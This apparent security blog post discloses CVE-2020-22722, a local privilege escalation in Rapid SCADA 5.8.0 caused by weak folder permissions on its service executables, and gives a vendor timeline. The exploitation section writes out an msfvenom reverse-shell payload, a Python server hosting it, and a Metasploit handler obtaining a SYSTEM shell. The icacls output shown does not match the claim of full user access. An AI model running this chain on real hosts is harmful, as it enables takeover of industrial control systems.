Anandjons (@syh4ck) -أناند

Ju5t an0th3r inf0s3c guy5

[CVE-2020-22722] – Rapid SCADA Local Privilege Escalation Vulnerability

Product Owner: Rapid Software LLC

Type: Installable/Customer-Controlled Application

Application Name: Rapid SCADA 5.8.0

Rapid SCADA is an open source industrial automation platform. The out of the box software provides tools for rapid creation of monitoring and control systems. In case of large implementation, Rapid SCADA is used as a core for development of custom SCADA and MES solutions for a Customer.

Open source is the key to software transparency and security. The licensing model permits creation of new derivative software products.

Rapid SCADA is a perfect choice for creating large distributed industrial automation systems. Rapid SCADA runs on servers, embedded computers and in the cloud. Rapid SCADA nodes exchange information between themselves, and interact with external databases in real time.

The main classes of systems developed using Rapid SCADA are the following:

- Industrial automation systems and IIoT systems.
- Process control systems.
- Energy accounting systems.

Product Url: https://rapidscada.org/

Download Url: https://rapidscada.org/download-all-files/download-rapid-scada/

Application Release Date: 2020-01-28

Severity: High

Authentication: Required

Complexity: Hard

Vulnerability Name: Rapid SCADA Local Privilege Escalation Vulnerability via ScadaAgentSvc.exe, ScadaCommSvc.exe

Vulnerability Explanation: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

Tested Os: Windows 10 Pro

Vulnerability Details:

Due to this COVID-19 outbreak, I was testing a lot of open source applications to learn new types of attacks and help our infosec community people to gain more awareness. So by googling I landed to this Rapid SCADA software which is free and it is used by a lot of people.


So installed the application and started with the basic enumeration process to check whether it has any service-related vulnerabilities.

I took a look at the application service just for curiosity and found that that there is no unquoted service path vulnerability.

```
C:\Users\anand>sc qc ScadaAgentService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ScadaAgentService
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\SCADA\ScadaAgent\ScadaAgentSvc.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : ScadaAgentService
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\anand>sc qc ScadaCommService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ScadaCommService
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\SCADA\ScadaComm\ScadaCommSvc.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : ScadaCommService
        DEPENDENCIES       :
```


```
C:\>sc qc  ScadaServerService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ScadaServerService
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\SCADA\ScadaServer\ScadaServerSvc.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : ScadaServerService
```

Service Enumeration



ScadaAgentConfig.xml – Default directory location

Rapid Scada 5.8.0 Default installation directory



I had a look at the folder permissions of the "C:\ SCADA" folder and Wow! It had been set to "BUILDIN\Users:(OI)(CI)" which means any user can read, write, execute, create, delete do anything inside that folder and it's subfolders. The ACL rules had OI – Object Inherit and CI – Container Inherit which means all the files in this folder and subfolders have full permissions.

```
C:\>icacls SCADA
SCADA BUILTIN\Administrators:(I)(OI)(CI)(F)
      NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
```

Weak Folder Permission


Since "ScadaAgentSvc.exe" executable is a Windows service, by planting a malicious program with the same name "ScadaAgentSvc.exe" would result in executing the binary as "NT AUTHORITY\SYSTEM" giving highest privileges in a Windows operating system.

This vulnerability can be used to escalate privileges in a Windows operating system locally. For example, an attacker can plant a reverse shell from a low privileged user account and by restarting the computer, the malicious service will be started as "NT AUTHORITY\SYSTEM" by giving the attacker full system access to the remote PC.


Creating a malicious payload using msfvenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.201.
159 lport=4444 -f exe -o revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: revshell.exe
root@kali:~# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.201.156 - - [21/Apr/2020 16:38:57] "GET / HTTP/1.1" 200 -
192.168.201.156 - - [21/Apr/2020 16:38:57] code 404, message File not found
192.168.201.156 - - [21/Apr/2020 16:38:57] "GET /favicon.ico HTTP/1.1" 404
-
192.168.201.156 - - [21/Apr/2020 16:38:59] "GET /revshell.exe HTTP/1.1" 200
-
192.168.201.156 - - [21/Apr/2020 16:43:07] code 404, message File not found
192.168.201.156 - - [21/Apr/2020 16:43:07] "GET /favicon.ico HTTP/1.1" 404
-
```

Transfer to the victim system



Rename the service Exe with payload Exe



Restart the victim and you will gain shell access:

Note: We gain shell access before **syh4ck user logging into to the system.**

Syh4ck Normal User Lock screen – after restart

Gaining Admin Shell with from User machine

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.201.159
lhost => 192.168.201.159
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.201.159:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.2
01.156
[*] Meterpreter session 1 opened (192.168.201.159:4444 -> 192.168.201.156:4
9668) at 2020-04-21 16:42:19 +0530
[*] Session ID 1 (192.168.201.159:4444 -> 192.168.201.156:49668) processing
AutoRunScript 'post/windows/manage/migrate'
```

Gain Reverse shell from ScadaAgentSvc.exe

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-QN9149B
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > shell
Process 7232 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>exit
```

Nt authority\System Gain

RapidScada 5.8 Local Priv POC

Vendor Status:

[21.04.2020] Vulnerability discovered.
[21.04.2020] Vendor contacted.

[24.04.2020] Vendor Acknowledged

[25.04.2020] Applied for CVE

[14-08-2020]- CVE Assigned – CVE-2020-22722

References

https://github.com/RapidScada/scada

Contact

Email– mr.anandmurugan@gmail.com

Twitter – https://twitter.com/syh4ck

This entry was posted in Uncategorized on April 21, 2020 [https://syhack.wordpress.com/2020/04/21/rapid-scada-local-privilege-escalation-vulnerability/] .